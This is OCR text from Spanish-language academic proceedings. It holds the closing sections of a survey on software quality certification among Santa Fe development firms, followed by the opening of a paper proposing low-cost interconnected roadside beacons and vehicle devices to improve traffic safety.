


Fig. 8. Resultados de la Pregunta 21

Por otro lado, fueron consultados los participantes acerca de si se ocupan de relevar la opinión de los clientes respecto de la calidad de los productos que se les entregan (*Pregunta 22*). De un total de 20 respuestas, el 80% (16) dijo hacerlo, mientras que el 20 % respondió que no. Además se los consultaba con qué frecuencia se ocupan de relevar la opinión de los clientes respecto de la calidad de los productos que se les entregan, en caso de que lo hagan. De 16 participantes que dijeron hacerlo, el 50% manifestó que lo hacen al menos una vez al año, mientras que el 37,5% dijo hacerlo al término de cada proyecto. El porcentaje restante (12%) dijo hacerlo según otro criterio, entre los que se mencionaron en forma mensual, y al finalizar un incremento de funcionalidad desarrollada (Fig. 9).




Fig. 9. Resultados de la Pregunta 22

La *Pregunta 23* consultaba respecto a la experiencia y percepción de la empresa en cuanto a si los clientes, al momento de requerir productos o servicios prefieren empresas que tengan una certificación en calidad o hayan implementado un modelo de calidad de software. De 20 participantes que respondieron, el 35% manifestó que consideran que sí lo prefieren, mientras que el 40% dijo que no, y el 25% indicó la opción NS/NC. La respuesta por "No" era abierta y daba la posibilidad de indicar las otras posibles preferencias de los clientes. Dado que ésta representa el 40% de las respuestas, se llevó a cabo un análisis léxico para identificar frases y palabras que representen qué otras preferencias tienen los clientes poder establecer una valoración de cada una según su frecuencia. Se obtuvieron las siguientes preferencias:

- Buena relación Costo / Beneficio (4)
- Buenas referencias de la empresa (2)
- Estética del producto (1)

Además, se les pidió a los encuestados, que de acuerdo con su experiencia dijeran por qué creen qué es útil y beneficioso contar con una certificación en calidad de software para una empresa desarrolladora de software (*Pregunta 24*). Esta pregunta era de tipo MOMR, de las 20 participaciones, 16 eligieron más de una respuesta: 13 (65%) indicaron que les permite diferenciarse y entregar productos con valor agregado, 14 (70,%) que mejora su competitividad, 10 (50%) porque les permite avanzar sobre nuevos mercados, 7 (35%) porque les permite acceder a la ley de Promoción de la Industria del Software (Fig. 10).




Fig. 10. Resultados de la Pregunta 24

Entre las preguntas del *Grupo 3*, se pidió a los encuestados manifestar si su empresa posee alguna certificación de cumplimiento con normas calidad de software o de modelos de calidad (*Pregunta 25*). Del total de 22 encuestados, 8 participantes respondieron positivamente. De éstos, 7 contestaron que poseían la certificación ISO 9001:2015 (32%), y 1 respondió tener implementado el nivel 2 de CMMi (4%) (Fig. 11).




Fig. 11. Empresas que poseen certificación en calidad (Pregunta 25)

La *Pregunta 26* consultaba si la empresa está adherida a la Ley de Promoción de la Industria del Software número 25.922 (LPIS). Se obtuvieron 19 respuestas, observándose como resultado que el 63,2% de las empresas encuestadas no se encuentran adheridas a la ley, y solo lo está un 21,1%. Para poder acceder a sus beneficios las empresas deben cumplir 2 de estos 3 requisitos: hacer investigación y desarrollo, certificar normas de calidad o exportar. Haciendo una correlación de datos entre las empresas que tienen certificada calidad (8 empresas) y esta pregunta, se pudo observar que solo la mitad contestaron positivamente a la misma. Por lo tanto, no se evidencia que la vigencia de la ley haya sido determinante para incentivar la adopción de normas calidad en las organizaciones. Esta respuesta reconfirma la baja frecuencia obtenida en la opción de la *Pregunta 24* relativa a la LPIS.

La *Pregunta 27* indagaba si se dispone de algún documento en el que se exprese la política de calidad de la empresa y los objetivos perseguidos. El número de participantes fue 19. El 41,1% (8) respondió que sí los objetivos y políticas se encuentran establecidas en un documento, el 52,6% (10) dijo no tenerlo, y 5,3% (1) indicó NS/NC. Haciendo una correlación de datos pudo observarse que las empresas encuestadas que poseen sus políticas de calidad documentadas son las que dijeron poseer una certificación ISO o CMMI, junto con otra empresa que aún no posee la certificación.

Además, la *Pregunta 28* consultaba si en la empresa los objetivos en cuanto a calidad del software y los procesos mediante los que se obtiene este son medibles y

coherentes con la política de calidad implementada. El 42,11% (8) respondió que sí, lo cual es coincidente con las respuestas positivas de la pregunta 29 y 30. El resto de los participantes (11), 15,8% respondió que no, y el 42,11% (8) no estaban seguros de ello.

La *Pregunta 29* estaba dirigida solo al grupo de encuestados que dijeron haber certificado una norma o modelo de calidad, y se les consultaba cómo evalúan los resultados post implementación de la norma, política o modelo de calidad. Las posibles respuestas eran a.“exitosos”, b.“parciales”, c.“negativos”, d.“sin resultados visibles todavía”, e.“no son los que se esperaban” y f.“NS/NC”. Del total, el 87,5% (7) de las empresas con certificación, respondieron que los resultados han sido exitosos, mientras que una sola (12,5%) respondió que los resultados son parciales. El resto de las opciones no fueron seleccionadas. A este mismo grupo de encuestados, se le consultó si consideran que los beneficios obtenidos a partir de la certificación de la norma, justifican la inversión realizada (*Pregunta 30*). Cinco (5) de los encuestados dijeron que sí lo consideran, mientras que tres (3) eligieron la opción NS/NC. No se computaron respuestas negativas.

En este mismo grupo de preguntas se incluyó la *Pregunta 31*, la cual consultaba sobre los resultados concretos obtenidos a partir de la implementación de la norma, política o modelo de calidad. La pregunta era de tipo MOMR, siendo las posibles respuestas a.“reducción del retrabajo”, b.“costos menores de mantenimiento”, c.“aumento de la satisfacción del cliente”, d.“cumplimiento de los cronogramas pactados”, e.“mejoras en la calidad del producto”, f.“reducción de costos de desarrollo”, g.“reducción del número de defectos (debido a su detección en las fases tempranas del ciclo de vida)”, h.“mejoras en la imagen de la empresa y apertura de nuevos mercados”, i.“ayuda a fomentar una cultura / compromiso de toda la organización, para con la calidad”, y j.“reorganización de procedimientos y estandarización de actividades” (Fig. 12). Como puede observarse, las opciones “reducción de costos de desarrollo”, “reducción del número de defectos” fueron las de menor frecuencia (1), mientras que “ayuda a fomentar una cultura / compromiso de toda la organización para con la calidad” fue la que obtuvo mayor frecuencia. Cabe destacar que esta última opción, de alguna manera implica al resto de las opciones, ya que un fuerte compromiso organizacional para con la calidad, tiene una incidencia directa en la reducción de defectos, mejora de la imagen, reducción de costos por retrabajo, y mayor satisfacción del cliente.

Por otro lado, la *Pregunta 32* consultaba si la implementación de la norma implica revisiones periódicas y seguimiento de los proyectos. A esta pregunta, 7 de las empresas que tienen certificación, respondieron que sí les exige, y solo una optó por NS/NC.




Fig. 12. Resultados obtenidos a partir de la implementación de la norma, política o modelo de calidad (Pregunta 32).

Se incluyó una pregunta para este grupo de empresas que indagaba acerca de las dificultades encontradas en el camino de obtener una certificación (*Pregunta 33*). Las opciones eran a.“proceso de preevaluación muy costoso”, b.“la norma es solamente aplicable a proyectos de largo plazo”, c.“la norma define actividades de manera muy general”, d.“difícil de implementar para PYMES”, e.“demora en la obtención de resultados”, f.“falta de asesoramiento gratuito”, g.“no presentó dificultades”. Solo respondió la mitad del grupo al que estaba dirigida, siendo solo mencionadas las opciones a, b, y e.

Para concluir la encuesta, se incluyeron dos preguntas para los encuestados que no poseen implementación de normas o modelos de calidad. Se les consultó si, en caso de no encontrarse en proceso de obtener una certificación de calidad de software, su organización tiene planeado obtener una certificación en los próximos meses o años (*Pregunta 34*). De 12 participantes, 4 (33%) respondieron que sí se encuentran en proceso, y el resto no respondió a la pregunta. Además, se les consultó si a pesar de no haber implementado una norma de calidad dentro de la empresa consideraban que los procesos de su organización se encuentran definidos, documentados y debidamente estandarizados (*Pregunta 35*). De 12 participantes, solo 3 respondieron por sí (25%), por lo que se concluye que, si la empresa no emprende un esfuerzo por obtener una certificación, es difícil que se adopten procesos de calidad de manera formal.

La encuesta finalizaba con un grupo de 3 de preguntas sobre intereses de capacitación en la temática de calidad en el desarrollo del software. El 80% manifestó estar interesada en cualquier tipo de capacitación (especializaciones, cursos, seminarios, etc.). En otras preguntas se consultó sobre los temas específicos de interés, aunque por cuestiones de espacio no se presentan los resultados. Solo cabe mencionar que el mayor interés estuvo en las temáticas de Metodologías ágiles de desarrollo, Testing, y Aseguramiento de la calidad del software, y modelos y normas de calidad.

6. Conclusiones

En este trabajo se presentaron los resultados obtenidos de una encuesta realizada a empresas desarrolladoras de software en la ciudad de Santa Fe. Se les consultó sobre sus percepciones y las prácticas que han adoptado para la implementación y gestión de la calidad en el desarrollo de software. La mayoría de los encuestados demostró conocer y valorar a los modelos y prácticas de calidad, aunque quedó en evidencia que por cuestiones presupuestarias, de tamaño de las empresas, o de tiempo en los proyectos que llevan a cabo, no siempre se implementan de forma completa, y se carece de políticas serias para la gestión y el seguimiento de las mismas. Una de las mayores barreras con que se encuentran en el camino las empresas es la escasés de financiamiento que les permita abordar un proyecto de implementación de calidad, y problemas de capacitación en la temática. Sin embargo, se observa que a pesar de estas barreras las organizaciones realizan grandes esfuerzos por obtener certificaciones de calidad.

El uso de métodos de medición y estándares de calidad en empresas, y la implementación de normas de la ISO o modelos como CMMI estaba relacionado a procesos de desarrollo más pesados y burocráticos como RUP. Sin embargo, se evidenció que si bien en los últimos años las empresas se han volcado hacia el desarrollo ágil, es factible la implementación y certificación de calidad con éxito.

Aunque se evidencia la importancia que se le otorga a la calidad tanto en el software como en los procesos de desarrollo de las organizaciones dedicadas a desarrollo de software, se denota que aún hace falta de inversiones de recursos de parte de las empresas para implementar calidad en forma seria. Este estudio es de utilidad para la definición de políticas de financiamiento por parte del estado provincial y municipal, y de ofertas de capacitación en calidad.

Referencias

[1] Peñalva, Mirta Del C. - Un modelo de evaluación de la calidad de aplicaciones Web en e-government, Tesis de maestría, Fac. de Informática – Univ. Nacional de La Plata – 2014 – Disponible en: http://hdl.handle.net/10915/40032.

[2] Miguel Maria Constanza, CMMI aplicado a un proyecto MDD, Tesis de licenciatura, Fac. de Informática - Universidad Nacional de la Plata, 2010.

[3] Bertone R., Esponda S., Pasini A., Martorelli, S. - Calidad en el desarrollo de Sistemas de Software, XII WICC, Univ. Nacional de la Patagonia San Juan Bosco – El Calafate (Santa Cruz), mayo de 2010.

[4] S. Albin, The art of software architecture: design methods and techniques. John Wiley & Sons, 2003.

[5] Pressman, Roger - Ingeniería del Software - Un enfoque práctico - Séptima Edición - McGraw-Hill - 2010.

[6] Estayno M., Dapozo G., Cuenca Pletch L., Greiner C. - Modelos y métricas para evaluar calidad de software - XI WICC, Univ. Nac. de San Juan, San Juan , mayo de 2009.

[7] Tello, Pablo G., Evaluación de Calidad de un Producto de Software, Tesina de Licenciatura, Univ. Nac. de la Plata, Fac. de Informática, 2016.

[8] Piattini M., García F., Caballero I.,Calidad de Sistemas Informáticos, AlfaOmega-Rama, 2007.

[9] Papa Maria Fernanda, Aseguramiento de Calidad de Software: Estudio Comparativo de Estrategias de Medición y Evaluación, Tesis de maestría, Facultad de Informática, Universidad Nacional de la Plata, 2012.

[10] Blas M., Gonnet S., Leone H. - Especificación de la Calidad en Software-as-a-Service: Definición de un Esquema de Calidad basado en el Estándar ISO/IEC 25010, Simposio Argentino de Ingeniería de Software (ASSE 2016), JAIIO 45, Tres de Febrero (Bs.As.), Septiembre de 2016.

[11] Ley 25.922 - Ley de Promocion de la Industria del Software - Definición, ámbito de aplicación y alcance, http://www.agencia.mincyt.gob.ar/upload/ley_25922-2.pdf

[12] ISO/IEC 9126-1. (2001). Software engineering — Product quality — Part 1: Quality model.

[13] ISO/IEC 25000 Systems and software engineering - Systems and software Quality Requirements and Evaluation (SQuaRE)-System and software quality models.

[14] www.sei.cmu.edu/cmmi/

[15] CMMI: su aplicación en Empresas en general y en PyMES, Beneficios y Cuestionamientos - CESSI (Cámara de Empresas de Tecnología de Información Argentina) - Consulta: abril de 2018 –Disponible en: www.cessi.org.ar/documentacion/CESSI_Articulo_I_CMMI_V00.doc

[16] CYTED. Programa Ibero-Americano de Ciencia y Tecnología para el Desarrollo. http://www.cyted.org.

[17] Fernandez Leonardo - Evaluación ampliada de procesos a partir del proyecto COMPETISOFT, Tesis de maestría, Facultad de Informática, Univ. Nacional de la Plata, 2017.

[18] Llaneza M., Dapozo G., Greiner C., Estayno M. - Análisis comparativo de modelos de calidad orientado al desarrollo de software en PyMES. XV WICC, Universidad Autonóma de Entre Ríos (UADER), Paraná, 2013.

[19] Kitchenham, B. A., Pfleeger, S.L.: Principles of Survey Research – Part 2: Designing a Survey, Software Engineering Notes vol 27 no 1, 18-20 (2002).

[20] Kitchenham, B. A., Pfleeger, S.L.: Principles of Survey Research – Part 3: Constructing a Survey Instrument, Software Engineering Notes vol 27 no 2, 20-24 (2002).

[21] Kitchenham, B. A., Pfleeger, S.L.: Principles of Survey Research – Part 4: Questionnaire Evaluation, Software Engineering Notes vol 27 no 3, 20-23 (2002).

[22] Kitchenham, B. A., Pfleeger, S.L.: Principles of Survey Research – Part 5: Populations and Samples, Software Engineering Notes vol 27 no 5, 17-20 (2002).

[23] Kitchenham, B. A., Pfleeger, S.L.: Principles of Survey Research – Part 6: Data Analysis, Software Engineering Notes vol 28 no 2, 24-27 (2003).

[24] http://www.clusterticsantafe.org/

Cómo mejorar el trafico de vehículos con dispositivos interconectados de bajo coste: una prueba de concepto

Oscar A. Testa[1], Efraín R. Fonseca C.[2], Germán Montejano[3], and Oscar Dieste[4]

[1]Facultad de Ciencias Exactas y Naturales, Universidad Nacional de La Pampa
[2]Departamento de Ciencias de la Computación, Universidad de las Fuerzas Armadas ESPE
[3]Facultad de Ciencias Físico Matemáticas y Naturales, Universidad Nacional de San Luis
[4]Escuela Técnica Superior de Ingeniería Informática, Universidad Politécnica de Madrid
otesta@exactas.unlpam.edu.ar, erfonseca@espe.edu.ec,
gmonte@unsl.edu.ar, odieste@fi.upm.es

Resumen

Contexto: *Las tareas cotidianas de la humanidad se han ido mejorando gracias a la tecnología.* ***Problema:*** *Existen situaciones cuya solución es compleja con las tecnologías tradicionales, siendo un caso muy preocupante los accidentes de tránsito (AT).* ***Objetivo:*** *Plantear un escenario crítico realista de problemas de tránsito y mostrar cómo un conjunto de dispositivos interconectados asequibles pueden colaborar para solucionarlo.* ***Metodología:*** *Aplicamos Design Science para construir iterativamente prototipos y su evaluación.* ***Resultados:*** *Prueba de concepto de una plataforma basada en una coreografía de servicios de dispositivos ubicuos, enfocada en brindar seguridad en la transportación en base a balizas de comunicación entre el autobús, la carretera, otros vehículos y la central de emergencias.*

1. Introducción

La cotidianidad de la humanidad se ha ido mejorando gracias a la tecnología; sin embargo, existen problemas cuya solución es compleja con medios informáticos usuales. En la actualidad la aparición de la computación ubicua y su convergencia con Internet han proporcionado alternativas de solución.

Uno de los problemas que es particularmente relevante corresponde a los accidentes de tránsito (AT), debido a su alto coste económico, en vidas humanas y en traumas permanentes de todo tipo [1]. En miras de estabilizar y reducir la tendencia mundial al aumento de las muertes por accidentes de tránsito, en marzo de 2010 la Asamblea General de las Naciones Unidas proclamó el período 2011–2020 como el "Decenio de Acción para la Seguridad Vial" [2].

No obstante, hasta ahora el problema no ha mejorado, sino por el contrario se ha intensificado. Dentro de la clasificación de las principales causas de muerte en el mundo, los siniestros de tránsito pasaron de décimo lugar en el 2000, a octavo lugar en el 2016. Si no se toman acciones correctivas radicales, se prevé que en 2030 los traumatismos causados por los accidentes de tránsito pasarán a ocupar el quinto puesto en dicha clasificación [1].

La situación de cada país varía dependiendo de su nivel de ingresos. De hecho, un 90 % de las defunciones ocurren en los países con ingresos medios y bajos. Los países con altos niveles de ingresos han encontrado que aspectos como la seguridad del contexto (p.e., el estado de las vías), estado del vehículo, factores humanos (p.e., impericia o imprudencia, exceso de velocidad, embriaguez, no respetar las señales de tránsito, entre otras), etc. pueden ser gestionadas mediante dispositivos inter-conectados [3].

El escenario planteado representa una carretera inteligente, donde los vehículos que transitan por ella disponen de dispositivos que le permiten analizar y monitorear no sólo las condiciones del vehículo sino también puede permitir conectividad tanto a otros vehículos que circulan como a balizas que se encuentran al costado de la carretera. Estas balizas no solo pueden ser receptoras de solicitudes de ayuda, información, etc., sino que además permiten informar a los vehículos de advertencias y demás inconvenientes que pueda haber en el tránsito. Para llevar adelante la simulación

hemos realizado una prueba de concepto para dar solución a este problema con hardware y software asequibles.

El objetivo de este trabajo es *plantear un escenario crítico realista de problemas de tránsito y mostrar cómo un conjunto de dispositivos interconectados asequibles pueden colaborar para solucionarlo*.

La contribución de este artículo es una prueba de concepto para dar solución a este problema con hardware y software asequibles.

Lo que resta del artículo se estructura de la siguiente forma: en la sección 2 se describen los antecedentes de los sistemas implementados para disminuir los incidentes de tránsito. En la sección 3 se detalla la metodología de investigación seleccionada. En la sección 4 se describe el escenario de trabajo que aporta soluciones a los problemas de tránsito vehicular. El planteamiento de una solución a una problemática particular específica, es descrita en la sección 5. Finalmente, en la Sección 6, se discuten los hallazgos.

2. Antecedentes

De acuerdo con los datos de la OMS, los principales problemas asociados a la muerte o lesiones por accidentes de tránsito son el exceso de velocidad, conducir bajo los efectos del alcohol, no contar con elementos de seguridad certificados (p.e., cascos de las motocicletas, airbags, cinturones de seguridad, etc.), no tener acceso a una atención oportuna, vehículos que no cumplen con las normas básica de seguridad, infraestructura vial insegura y aspectos humanos [4].

En distintos países se están llevando a cabo estudios con base tecnológica enfocados en uno o varios de los problemas antes mencionados, con el propósito de minimizar la accidentabilidad vial, aunque hasta ahora no se han conseguido resultados contundentes.

Por ejemplo, en lo que respecta a los factores humanos que inciden en los accidentes de tránsito, Miranda et al. [5] proponen un dispositivo para monitorea la somnolencia en base a la frecuencia del movimiento de los párpados del conductor. El dispositivo propuesto monitorea el movimientos de los párpados del conductor hasta detectar una frecuencia inusual de parpadeo que podría corresponder a somnolencia. A paso seguido, el dispositivo alerta al conductor mediante una alarma. Un informe es enviado por cada evento desde la aplicación web asociada al dispositivo. No obstante, no hay resultados contundentes de la efectividad del dispositivo y los elementos utilizados son muy costosos.

Otro ejemplo respecto a los factores humanos es el trabajo de Khandakar et al [6], en el que los autores proponen una app para monitorear el uso del teléfono móvil mientras se conduce. De acuerdo con los autores, dicho sistema controla el teléfono móvil del conductor, en caso de ser necesario, cuando el vehículo alcanza un límite de velocidad específico. La aplicación está acompañada de un sistema portátil basado en módulos OBD-II para adquirir datos del vehículo e identificar el comportamiento de los conductores con respecto al uso del teléfono, como cambios repentinos de carril y rupturas bruscas de velocidad. No obstante, la solución no es genérica para cualquier vehículo.

En lo que respecta a la inseguridad del contexto, Lee & otros [7] proponen un sistema que informa la presencia de objetos en el ángulo muerto de los retrovisores del vehículo mediante una señal visual sobre el espejo retrovisor. El sistema emplea radares, en las esquinas del paragolpes trasero orientado hacia el área que queda oculta. Al parecer el sistema propuesto es costoso, pero podría ser práctico.

Otro problema que particularmente es complejo, especialmente en los países de bajos y medianos ingresos, es la inseguridad vial, ante lo que Kumar & otros [8] proponen un sistema para tener una visión clara y evitar colisiones con peatones o ciclistas, para lo que se incluyen dos cámaras de alta resolución colocadas en la parte alta del parabrisas. De acuerso con los autores, el sistema es capaz de distinguir entre peatones, ciclistas, coches y otros objetos; medir la distancia hasta los objetos mencionados; predecir la trayectoria de los objetos versus la que lleva el coche; determinar si existe riesgo de colisión entre los objetos y el vehículo; tomar las medidas preventivas para evitar el accidente o aminorar las posibilidades de ocurrencia. El sistema advierte al conductor e incluso puede accionar automáticamente los frenos del vehículo. La interacción con el vehículo hace que la solución no sea genérica y por otro lado es costoso.

Existen muchas otras propuestas, pero como ya se mencionó anteriormente, hasta ahora no se han obtenido resultados concluyentes. Sobre la base del análisis realizado, estamos convencidos de que con dispositivos de bajo coste y protocolos de comunicación estándar, se podrían plantear soluciones de igual calidad o incluso mejores que los proyectos realizados hasta el momento [9].

3. Metodología

Los accidentes de tránsito vehicular son un problema importante debido a las consecuencias humanas que acarrea, siendo un problema que abarca a todos los países y los esfuerzos para mejorar esta problemática no ha dado resultados alentadores al día de hoy [1]. En miras de poder utilizar la tecnología existente aplicada a dar soluciones a esta problemática, como objetivo principal de trabajo en esta investigación nos hemos planteado *un escenario crítico realista de problemas de tránsito y mostrar cómo un conjunto de dispositivos asequibles pueden colaborar para solucionarlo*.

Con el propósito de poder alcanzar este objetivo, nos hemos planteado las siguientes preguntas de investigación:

- **RQ1:** ¿Es posible utilizar dispositivos y hardware de bajo costo para dar solución a problemas de tránsito vehicular?
- **RQ2:** ¿Pueden estos dispositivos basar su comportamiento y coordinación bajo mecanismos estándares y de tecnología existente?

De acuerdo a la naturaleza del problema y en base al escenario de trabajo planteado, la metodología seleccionada para llevar adelante el trabajo es "Design Science". Design Science crea y evalúa artefactos de tecnologías de la información con la intención de dar solución a problemas debidamente identificados, tal como es expresado en [10]. Los artefactos que se crean o evalúan a partir de Design Science van desde software, lógica formal y matemática rigurosa, hasta descripciones informales en lenguaje natural.

Para este proyecto se necesita comenzar con un desarrollo que nos permita ir incorporando dispositivos de manera gradual, de manera que podamos ir evaluando en cada paso cómo se ha comportado el escenario en su conjunto y a partir de allí poder implementar mejoras en el desarrollo de la próxima iteración. La metodología nos permite trabajar sobre prototipos evolutivos de manera que en cada ciclo de diseño vaya permitiendo converger en una solución al problema planteado.

En la Figura 1 podemos apreciar de manera global las fases planteadas por la metodología Design Science, donde queda evidenciado que es una metodología que permite un proceso evolutivo de creación de artefactos:

- En primer lugar se **identifica la problemática** a ser abordada y la motivación para realizar el trabajo de investigación, donde como hemos expresado existe una necesidad de poder afrontar y solucionar los problemas relacionados con los incidentes vehiculares.
- Como segunda actividad, se **definen los objetivos**. Para definir el objetivo nos basamos fundamentalmente en el estado de la cuestión.
- Una vez establecido claramente el problema a investigar, junto a los objetivos y preguntas de investigación, se procedió a trabajar sobre la actividad de **diseño y desarrollo del artefacto**, que en este caso se trató de realizar una prueba de concepto sobre carreteras inteligentes que podría replicarse en ambientes reales.
- Dentro de la actividad de **demostración**. Se han utilizado distintos dispositivos a lo largo de los ciclos de desarrollo, lo cual ha permitido desarrollar un artefacto que se adapta y cumple con los objetivos planteados en un ambiente de prueba específico.
- Finalmente, se trabajó en distintas **evaluaciones**. Luego de cada ciclo se evaluó la forma en que se comportaban los dispositivos y el conocimiento adquirido en esta evaluación fue volcado en el desarrollo evolutivo del artefacto final.

Por último, podemos mencionar que cada ciclo termina con la implementación de los cambios que se evaluaron en el ciclo anterior y así nace un nuevo prototipo hasta alcanzar la madurez necesaria del artefacto.

4. Escenario

El escenario de trabajo se centra en aportar soluciones a los problemas de tránsito vehicular que pueden suceder en autopistas o carreteras, de forma tal que los mismos se conviertan en ambientes inteligentes. Si bien el entorno es específico, los principios subyacentes pueden ser fácilmente extrapolados a otros ambientes de trabajo, donde lo importante es la posibilidad de que los dispositivos ubicuos que forman parte del escenario puedan coordinarse entre ellos. Para llevar adelante una solución a un problema determinado.

Se plantea un ambiente que se puede observar en la Figura 2, donde los vehículos u ómnibus que transportan personas posean ciertos elementos de comunicación y sensores (los cuales podrían ser aquellos que monitorean la salud del conductor en tiempo real, las funciones de seguridad del rodado, etc) que permitan convertirlo en un vehículo con seguridad y que pueda prevenir accidentes (marcador número 1). A su vez la carretera o autopista deberá disponer de balizas de comunicación (marcador número 2) que permitan la conexión con los vehículos que transitan por ella (marcador número 3). Estas balizas además de brindar conexión a los vehículos que transitan por la carretera, tienen la posibilidad de conectarse a centros de asistencia (marcador número 4) y de ayuda (para todo tipo de eventos: accidentes, ayudas mecánicas, orientación, etc). Cada uno de estos elementos o particpantes del escenario planteado representan un rol dentro del esquema, el cual luego será representado por un dispositivo determinado.

Con esta infraestructura, podemos pensar en varios usos. Imaginemos que un ómnibus con pasajeros se traslada desde una ciudad a otra a través de una carretera normal [1]. El conductor del vehículo cuenta con un sensor que detecta la posibilidad de que esté por sufrir un ataque cardíaco, o más aún, que ya lo esté sufriendo en ese momento. A partir de ese instante, el vehículo le avisa al conductor (ya sea visualmente como auditivamente) de lo que está sucediendo, y a su vez intenta comunicarse con una baliza de la carretera para informar del evento. Una vez realizado el aviso, se dispararán distintos mecanismos de ayuda, los cuales estarán adecuados a los protocolos de la legislación vigente en cada lugar. Por ejemplo, podría disparar alertas a los vehículos

[1] un único carril por mano




Figura 1. Metodología de investigación

cercanos, para que los mismos puedan tomar acciones preventivas, además de avisar al pasaje del óminibus y detener la marcha en caso de ser necesario.

El escenario planteado es totalmente factible, ya que como podemos observar en distintas investigaciones [11] es común la utilización de dispositivos para la detección precoz de infartos de corazón, ya sean estos por dispositivos que se implantan en la persona, como elementos que se disponen sobre el volante del vehículo para sensorizar al conductor.

En cualquiera de los casos se trata de dispositivos que no tienen conexión o posibilidad de hacerlo con otros dispositivos para llevar adelante la detección del problema y que no sea solamente un aviso al conductor, sino que puedan dispararse mecanismos de auxilio de forma inmediata.




Figura 2. Infografía escenario planteado[2]

5. Solución planteada

Una vez planteado el escenario de trabajo, lo que sigue es poder llevar adelante una solución o prueba de concepto al entorno de trabajo presentado. A continuación haremos una presentación de los dispositivos que se han utilizado para representar a los distintos actores en el escenario planteado, la forma en que los mismos se distribuyen así como la manera en que se coordinan entre ellos para solucionar un problema que se presenta.

Para el caso seleccionado, se han abordado los siguientes roles:

- **VehículoTránsito**: es cualquier vehículo que se encuentra circulando por la carretera, que puede recibir o enviar mensajes y participar de la coreografía.
- **VehículoAccidentado**: es aquel vehículo que ha tenido algún tipo de incidente o accidente mientras transita a lo largo de la carretera inteligente.
- **Baliza**: son aquellos dispositivos dispuestos a lo largo de la carretera, que permitan tener comunicación hacia una central de Balizas, con capacidad de procesar peticiones de los dispositivos ubicuos dispuestos en los automóviles.
- **CentralBalizas**: equipo central, que reúne la información de todas las balizas que forman parte de la autopista, donde todas éstas se comunican para enviar sus novedades.
- **CentralEmergencias**: central donde se reúnen todas las peticiones de emergencias, las cuales deben activar el llamado a distintos entes y organismos para la solución del problema, de acuerdo a la gravedad que se informa.

La interacción entre dispositivos se plantea de la siguiente manera:

- El iniciador es el rol de **VehículoAccidentado**, el cual ante un incidente contacta a la **Baliza** más cercana, informando del problema ocurrido, donde uno de los datos principales es el número de patente del mismo.
- La **Baliza** se encarga de recibir el pedido de información del **VehículoAccidentado** y contacta a la **CentralBalizas** y a los otros **VehículoTránsito** que se encuentren en la zona del incidente, informándoles lo sucedido y la ubicación del problema.

[2]Designed by Freepik

- La **CentralBalizas** se encarga de registrar el evento comunicado y de avisar a la **CentralEmergencias** para que pueda determinar las acciones y personal que debe intervenir en el incidente informado. A su vez se encarga de informar a otros elementos más alejados de la carretera así como emitir alertas a distintos equipos de trabajo para solucionar el incidente.

